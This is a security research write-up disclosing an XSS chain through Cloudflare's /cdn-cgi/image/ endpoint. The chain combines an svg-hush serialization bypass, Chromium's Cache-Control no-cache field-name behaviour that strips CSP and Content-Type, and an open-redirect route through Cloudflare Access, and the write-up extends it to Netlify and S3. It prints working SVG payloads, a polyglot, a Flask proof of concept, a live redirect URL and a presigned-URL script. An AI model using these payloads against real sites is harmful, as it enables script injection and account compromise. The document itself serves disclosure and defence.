Cache Me If You Can: XSS in Cloudflare's /cdn-cgi/image/

Cache Me If You Can: XSS in Cloudflare's /cdn-cgi/image/ - Kevin Gervot, Adam Kues, Searchlight Cyber.

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Introduction

Nowadays, Cloudflare is the dominant CDN and reverse-proxy provider on the web. At the time of writing, it sits in front of 24.3% of all websites and represents more than 84% of the measured reverse-proxy market. When a domain is added to Cloudflare, Cloudflare exposes a managed /cdn-cgi/ namespace on that domain. Different Cloudflare products

use routes under this namespace for features such as bot-detection JavaScript, email address obfuscation, Image Transformations, Web Analytics, and Access.

Because these endpoints are served from the customer's own hostname while being managed by Cloudflare, they create an unusual and interesting security boundary. Over the years, several researchers have demonstrated how functionality exposed under `/cdn-cgi/` could be turned into CSP bypasses, XSS gadgets, and other unexpected primitives:

- @kinugawamasato: Cloudflare /cdn-cgi/nexp CSP bypass
- @albinowax, @garethheyes: When security features collide
- @kinugawamasato: Cloudflare /cdn-cgi/scripts/ CSP bypass
- @avlidienbrunn: 0-Days & HTMX-SS with Mathias - HackerNotes
- @matured_kazama: Cloudflare MCP Server Portal XSS to Account Takeover
- @kevin_mizu (Me): Cloudflare Image Transformations CSPT to innerHTML gadget

With that history in mind, during our first in-person LHE with Adam Kues (@hash_kitten) last year, we set ourselves a simple goal: achieve XSS through /cdn-cgi/image/. We failed and eventually put the idea aside.

Therefore, during our last annual company meetup in the UK, we decided to revisit it. This time, three pieces came together: an SVG sanitizer bypass, a new Chromium gadget capable of stripping CSP, and an open-redirect chain that made the attack possible against restricted source configurations.

Understanding Cloudflare Image Transformations

Before jumping into the technical details, it is important to understand how the /cdn-cgi/image/ endpoint works. The following diagram provides a highly simplified representation of its internal flow:

[image: image]

Based on this diagram, to achieve XSS through this endpoint, three key pieces are required:

- Bypassing the SVG sanitizer, svg-hush.
- Finding a way to bypass the `default-src 'none'` Content Security Policy.
- Finding a way to make the endpoint load an attacker-controlled image.

Bypassing svg-hush

For now, we will assume that we can control the source image. svg-hush is written in Rust and uses a relatively straightforward event-based sanitization pipeline:

- Initialize the xml-rs parser.
- Iterate over the parsed XML events.
- Validate each element's namespace and name.

- Filter its attributes.
- Serialize the filtered XML events.

Because the sanitizer parses and reserializes XML, parser differentials and mutation-style behavior would be natural areas to investigate. However, we found something more interesting in the xml-rs serialization logic itself.

In the configuration used by `svg-hush`, perform_escaping defaults to true. Ordinary attribute values are therefore wrapped in `Escaped<AttributeEscapes>` before being formatted, ensuring that characters such as `"`, `<`, `>`, and `&` were encoded safely.

```
pub fn emit_attributes<W: Write>(&self, target: &mut W, attributes: &[Attribute<'_>]) ->
Result<()> {
    for attr in attributes {
        write!(target, " {}=\"", attr.name.repr_display())?;
        if self.config.perform_escaping {
            write!(target, "{}", Escaped::<AttributeEscapes>::new(attr.value))?;
        } else {
            write!(target, "{}", attr.value)?;
        }
        write!(target, "\"")?;
    }
    Ok(())
}
```

Namespace declarations followed a different path. The XML parser stored them as namespace metadata, separate from the ordinary attribute list processed by `svg-hush`. During serialization, emit_current_namespace_attributes inserted their URI values directly into the output without escaping.

```
#[track_caller]
pub fn emit_current_namespace_attributes<W>(&self, target: &mut W) -> Result<()>
    where W: Write
{
    for (prefix, uri) in self.nst.peek() {
        match prefix {
            // [...]
            NS_NO_PREFIX => if uri == NS_EMPTY_URI {
                Ok(())
            } else {
                write!(target, " xmlns=\"{uri}\"")
            },
            // everything else
            prefix => write!(target, " xmlns:{prefix}=\"{uri}\""),
        }?;
    }
    Ok(())
}
```

It was therefore possible to break out of the quoted `xmlns` value during serialization, after the sanitizer had already validated the document:

```
<s:svg xmlns:s="http://www.w3.org/2000/svg" xmlns="&quot;&gt;&lt;a:script
xmlns:a=&quot;http://www.w3.org/1999/xhtml&quot;&gt;alert(location.href)&lt;/a:script&gt;
&lt;svg"></s:svg>
```

The `s:` prefix ensures that the original root element belongs to the legitimate SVG namespace and passes the sanitizer. The default namespace is stored separately and later serialized without escaping.

When this payload was passed through `/cdn-cgi/image/`, the resulting body was:

```
<?xml version="1.0" encoding="utf-8"?>
<svg xmlns=""><a:script xmlns:a="http://www.w3.org/1999/xhtml">alert(location.href)
</a:script><svg"/>
```

Chromium Cache-Control handling

Thanks to the `svg-hush` sanitizer bypass, we had the first piece of the puzzle. The next step was to bypass the following Content-Security-Policy:

```
Content-Security-Policy: default-src 'none'; navigate-to 'none'; form-action 'none'; img-src data:; style-src 'unsafe-inline';
```

In short, this CSP blocks almost everything HTML can do beyond basic rendering: no JavaScript, iframes, forms, or external resources.

Bypassing this CSP might look impossible, and in a classic configuration, it is. However, with `/cdn-cgi/image/`, we control not only the source image body that is processed, but also some of the response headers that are forwarded to the client. Here is the list of forwarded response headers:

- `Cache-Control: *`.
- `X-*`.

This list might seem short. However, it is already enough to bypass the CSP in Chromium. If we look at the no-cache directive in `RFC 7234`, we find the following behavior:

> If the no-cache response directive specifies one or more field-names, then a cache MAY use the response to satisfy a subsequent request, subject to any other restrictions on caching. However, any header fields in the response that have the field-name(s) listed MUST NOT be sent in the response to a subsequent request without successful revalidation with the origin server. This allows an origin server to prevent the re-use of certain header fields in a response, while still allowing caching of the rest of the response.

As described in the RFC, the `cache-control` directive supports an argument using the "Quoted strings" syntax. This argument specifies which response headers must be excluded when the cached response is reused:

```
Cache-Control: no-cache="<field-name>"
```

Looking into the `Cache-Control` implementations of the major browser engines, Chromium, Firefox, and Safari, we found that Chromium was the only one that implemented this selective-header behavior. The relevant logic is located in HttpResponseHeaders::AddNonCacheableHeaders.

To understand why this feature exists, we need to go back to 1996 and look at a W3C mailing-list discussion about Cache-control.

```
Shel writes:
    In http 1.1, Roy has proposed some features for the new cache-control
    directive that allow servers to selectively disable caching on
    specific headers.  This would be, for example:
            cache-control: no-cache="set-cookie"

    Roy may disagree with me on this (so take it with a grain of salt) but
    I see this as being primarily an extension mechanism, so that future
    revisions of the protocol that may introduce new, non-cachable headers can
    interoperate with older servers and clients and still control the
    caching of the headers.  That's fine, and seems like a smart move.
```

The original idea was to support future non-cacheable headers and to exclude sensitive headers such as `Set-Cookie` from cached responses:

```
Cache-Control: no-cache="Set-Cookie"
```

This raises an interesting question:

> Is there any restriction on which headers can be excluded from the cache?

The answer is simple: not at all :)

Knowing this, the CSP added by `/cdn-cgi/image/` can be excluded from Chromium's cached representation using the following source response header:

```
Cache-Control: no-cache="Content-Security-Policy"
```

The initial response still contains the CSP, so the script remains blocked during the first navigation. However, when Chromium stores the response in its HTTP cache, it keeps the body while excluding the `Content-Security-Policy` header.

The final step is to load this cached response without its CSP. This requires forcing Chromium to use its HTTP disk cache during a history navigation.

This technique has been known in CTFs since 2022. It was demonstrated by @arkark_ in the SECCON 2022 spanote write-up. The idea is to open and control a new window:

- Open the target page in a new window.
- Navigate that window to our own domain.
- Call history.back() to return to the target page.

Normally, a back navigation may restore the original document from the Back/forward cache cache, including its original CSP. However, because the opened window retains a window.opener relationship, it is not eligible for `BFCache`. Chromium therefore falls back to its HTTP cache, where the response body is stored without the `Content-Security-Policy` header.

Here is a short Flask application that demonstrates this CSP-removal behavior in Chromium:


```python
from flask import Flask, request, Response
app = Flask(__name__)

@app.route('/')
def index():
    res = Response('<script>alert("Hello, World!");</script>', status=200,
mimetype='text/html')
    res.headers['Content-Security-Policy'] = "default-src 'self'; script-src 'self';"
    res.headers['Cache-Control'] =  request.args.get('cache', 'no-cache')
    return res


@app.route('/poc')
def poc():
    return '''<p id="poc">Click to start the PoC</p>
    <script>
    document.getElementById("poc").addEventListener("click", function() {
        var tab = window.open(`/?cache=no-cache="Content-Security-Policy"`);
        setTimeout(function() {
            tab.location.href = "/poc?trigger.history.back";
        }, 1000);
    });

    if (location.search.includes("trigger.history.back")) {
        history.back();
    }
    </script>'''


if __name__ == '__main__':
    app.run("127.0.0.1", 5000)
```



Bypassing source restrictions with Cloudflare Access

With the CSP and sanitizer bypasses, we had almost everything required to trigger the XSS through `/cdn-cgi/image/`. The last missing piece was finding a way to load our own image through it on other users' domains.

To understand how this could be achieved, we first need to look at the Cloudflare Image Transformations source configuration:



Three different configurations are available:

- **This zone only** (default): `*.domain.com`
- **Specified origins**: `domain.com`
- **Any origin**

The most relevant configuration is **This zone only**, since it is the default. With **Any origin**, the complete XSS chain already works because images can be loaded from any domain.

However, we did not want to stop there. Our goal was to make the XSS work with more restrictive configurations.

To push this further, we relied on another `/cdn-cgi/image/` behavior: the image fetcher follows HTTP redirects without checking whether the redirect destination is still allowed by the source configuration. Consequently, an open redirect on any allowed origin is enough to load an image from an arbitrary domain!

This was better, but still not satisfying. We wanted the XSS to work even when the zone did not contain an open redirect, including with the most restrictive source configuration. A single gadget would make this possible: an open redirect exposed under `/cdn-cgi/`.

While looking for one, we reached several dead ends, including:

- A normal `/cdn-cgi/image/` source fetch cannot load another `/cdn-cgi/image/` endpoint. Internal source requests contain `Via: 1.1 image-resizing-proxy`, which disables the endpoint during recursive fetches.
- /cdn-cgi/media/ uses a different URL parser, does not preserve the source `Cache-Control` header, and does not provide an `onerror=redirect` option.
- The image cache is shared across domains, meaning that an image cached through `domain-1.com` can be reused through `domain-2.com`. We investigated whether a cache-

key injection could store the image from `xxx.com/img.png` under the cache key for `yyy.com/img.png`, but we could not find a working primitive.

- ...

After spending hours trying to understand every part of Cloudflare's `/cdn-cgi/` internals, we discovered an interesting behavior: when Cloudflare Access is enabled on any hostname in a zone, `/cdn-cgi/access/login` and `/cdn-cgi/access/logout` become available on every proxied hostname in that zone.

More specifically, the `/cdn-cgi/access/logout` endpoint accepts a `returnTo` parameter that allows redirects to:

- The zone's `<team>.cloudflareaccess.com` hostname.
- Subdomains of `cloudflare.com`.

The second case was the most interesting. If an allowed `cloudflare.com` hostname contained an open redirect, it could be chained through `/cdn-cgi/access/logout` to reach a domain we control.


After investigating the available Cloudflare endpoints, we found the following redirect:

```
https://discord-mock-oauth.research.cloudflare.com/authorize?
redirect_uri=http%3A%2F%2F<domain>%2Fpoc.svg&state=mizu
```

This gave us the final XSS chain for zones using a restricted Image Transformations source configuration, as long as Cloudflare Access was enabled on any hostname in the zone:

[image: image]

The final result was an XSS through `/cdn-cgi/image/` on https://www.cloudflare.com:




Pushing the Cache-Control no-cache Primitive Further

The Netlify Case

After achieving XSS through Cloudflare's `/cdn-cgi/image/` endpoint, we wondered whether the same `Cache-Control` primitive could be used elsewhere. Looking into mainstream frameworks offering similar image-optimization features, such as Next.js, we quickly

encountered limitations. Next.js, for example, only retrieves the `s-maxage` or `max-age` directive before converting its value to an integer.

However, after pushing the research further, one service stood out: Netlify Image CDN.



For Netlify, the conditions under which a remote image can be loaded depend on the `remote_images` configuration. We identified three potential scenarios:

- remote_images contains a catch-all regular expression:

```
[images]
remote_images = [".*"]
```

- remote_images contains an incorrectly escaped regular expression. For example, the following configuration also accepts `https://aab.com/` because

```
[images]
remote_images = ["^https://a.b.com/.*$"]
```

- An allowed origin contains an open redirect. As with `/cdn-cgi/image/`, the redirect destination is not checked against the `remote_images` configuration.

The public Netlify image handler follows the same general structure: it validates the initial source URL against `remote_images`, then passes it to IPX with `allowAllDomains` enabled.

When loading an `image/svg+xml` image, the response looked like this:

```
HTTP/2 200
Content-Security-Policy: script-src 'none'
Content-Type: image/svg+xml
Cache-Status: "Netlify Edge"; fwd=miss; fwd-status=200; stored
Server: Netlify
Content-Length: 125
```

Netlify's open-source Image CDN implementation, used by Netlify Dev to emulate the production endpoint, passes SVG images to IPX. IPX then invokes SVGO's removeScripts plugin to sanitize them.

The hosted implementation is not public, so we cannot confirm that it uses the exact same code path.

At this point, we asked ourselves:

> Do we really need to understand and bypass the sanitizer to get an XSS with the `Cache-Control` primitive?

The answer was: not really :)

Until then, we had only used the qualified `no-cache` directive to exclude the `Content-Security-Policy` header from Chromium's cached representation. However, the same primitive can exclude any response header, including `Content-Type`.

Without `Content-Type` or `X-Content-Type-Options: nosniff`, Chromium attempts to determine the response type from its contents. This is part of Chromium's MIME-sniffing implementation:

```
#define MAGIC_HTML_TAG(tag) \
  MAGIC_STRING("text/html", "<" tag)

static const MagicNumber kSniffableTags[] = {
  MAGIC_NUMBER("text/xml", "<?xml"),
  MAGIC_HTML_TAG("!DOCTYPE html"),
  MAGIC_HTML_TAG("script"),
  MAGIC_HTML_TAG("html"),
  MAGIC_HTML_TAG("!--"),
  MAGIC_HTML_TAG("head"),
  MAGIC_HTML_TAG("iframe"),
  MAGIC_HTML_TAG("h1"),
  MAGIC_HTML_TAG("div"),
  MAGIC_HTML_TAG("font"),
  MAGIC_HTML_TAG("table"),
  MAGIC_HTML_TAG("a"),
  MAGIC_HTML_TAG("style"),
  MAGIC_HTML_TAG("title"),
  MAGIC_HTML_TAG("b"),
  MAGIC_HTML_TAG("body"),
  MAGIC_HTML_TAG("br"),
  MAGIC_HTML_TAG("p"),
};
```

So, excluding `Content-Type: image/svg+xml` from the cached response causes an SVG beginning with `<!DOCTYPE html>` to be sniffed as `text/html` when restored from Chromium's disk cache:

```
<!doctype html>
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
...
</svg>
```

This is especially useful because SVG documents are normally parsed as XML, which differs significantly from HTML parsing. One difference that can be exploited is how processing instructions are terminated.

In XML, the processing instruction continues until `?>` (source):

```
<?pi INSIDE PI > INSIDE PI ?>
```

In HTML, it ends at the first `>` (source):

```
<?pi INSIDE PI > OUTSIDE PI ?>
```

Because of this slight difference, markup can remain inert inside a processing instruction while the document is parsed and sanitized as SVG, then become active when the same body is reparsed as HTML.


This works because SVGO's removeScripts plugin only registers an `element` visitor. Processing-instruction nodes are not inspected or removed.

The complete primitive therefore uses the following response header:

```
Cache-Control: no-cache="Content-Security-Policy, Content-Type"
```

Combined with this SVG/HTML polyglot:

```
<!doctype html>
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
<?a ><script>alert(location.href)</script> a?>
</svg>
```



The resulting chain is:

[image: image]

Cloud Object Storage

Thinking about where else the `no-cache` directive could be used led us to cloud object storage. As highlighted by the varmarunionen challenge from @avlidienbrunn, and later covered by @AmirMSafari in Content-Type Override to Stored XSS on Public Objects, publicly readable S3 objects can be requested through presigned URLs generated with our own AWS credentials.

This works because the object is readable by every AWS identity, while signing the request unlocks the following GetObject response-header overrides:

- `response-cache-control`
- `response-content-disposition`
- `response-content-encoding`
- `response-content-language`
- `response-content-type`
- `response-expires`

*Btw, the `response-content-type` technique also works with **Google Cloud Storage V4 signed URLs.*

The original technique consists of including `response-content-type=text/html` in the signed request. This overrides the stored `Content-Type` of an uploaded object, allowing a PNG/HTML polyglot to be served and parsed as HTML.

This is especially interesting when a bucket is exposed through a custom domain, a `CNAME`, a proxy_pass endpoint, or any other configuration that forwards the original query parameters to S3.

However, the technique does not work on its own when the storage response is protected by a CSP. This is where Chromium's `Cache-Control: no-cache="<field-name>"` behavior can push it further. By also including the following signed parameter: `response-cache-control=no-cache="Content-Security-Policy"`

```python
import shlex
import subprocess

import boto3
from botocore.config import Config

bucket = "poc-csp-cache"
key = "mizu.jpg"
region = "us-east-1"

s3 = boto3.client(
    "s3",
    region_name=region,
    config=Config(
        signature_version="s3v4",
        s3={"addressing_style": "virtual"},
    ),
)

url = s3.generate_presigned_url(
    ClientMethod="get_object",
    Params={
        "Bucket": bucket,
        "Key": key,
        "ResponseContentType": "text/html",
        "ResponseCacheControl": 'no-cache="Content-Security-Policy"',
    },
    ExpiresIn=300,
)

command = [
    "curl",
    "-sS",
    "-D", "-",
    "-o", "/dev/null",
    url,
]

print("$", " ".join(shlex.quote(value) for value in command))
print()

subprocess.run(command, check=True)
```

Direct access to the publicly readable object:

```
HTTP/1.1 200 OK
x-amz-id-2: eufUPqCLUZ/I+BgLrATDho1FtyEZRbmjLoj8IxTc0rpopQUjzYNoLVRR2aCBU8sJBQwchv8Lm6hEwcQfOHuOsSIf4NmBTBUX
x-amz-request-id: HG9MM9E2RYAGEGCG
Date: Wed, 12 Aug 2026 10:01:59 GMT
Last-Modified: Wed, 12 Aug 2026 09:53:47 GMT
ETag: "e7d3412f2df68c8c17efdb7f9cd7995a"
x-amz-server-side-encryption: AES256
Content-Security-Policy: script-src 'none'
Content-Type: image/jpeg
Accept-Ranges: bytes
Content-Length: 62707
Server: AmazonS3
```

Access through a presigned URL generated with our own AWS credentials, using `response-content-type` and `response-cache-control`:

```
HTTP/1.1 200 OK
x-amz-id-2: eufUPqCLUZ/I+BgLrATDho1FtyEZRbmjLoj8IxTc0rpopQUjzYNoLVRR2aCBU8sJBQwchv8Lm6hEwcQfOHuOsSIf4NmBTBUX
x-amz-request-id: HG9MM9E2RYAGEGCG
Date: Wed, 12 Aug 2026 10:01:59 GMT
Last-Modified: Wed, 12 Aug 2026 09:53:47 GMT
ETag: "e7d3412f2df68c8c17efdb7f9cd7995a"
x-amz-server-side-encryption: AES256
Content-Security-Policy: script-src 'none'
Cache-Control: no-cache="Content-Security-Policy"
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 62707
Server: AmazonS3
```

Conclusion

What started as an attempt to get XSS through `/cdn-cgi/image/` ultimately required three independent primitives: an `svg-hush` serialization bug, Chromium's handling of field-name arguments in `Cache-Control: no-cache`, and a Cloudflare Access redirect chain that made the result reachable even with restrictive image-source settings.

More importantly, the `Cache-Control` primitive was not limited to Cloudflare. On Netlify Image CDN, it could remove both `Content-Security-Policy` and `Content-Type`, turning an SVG sanitizer parsing differential into HTML execution. On S3-backed origins, signed response-header overrides provided direct control over both headers, extending the technique to custom domains, `CNAME` records, and reverse proxies that preserve query parameters.

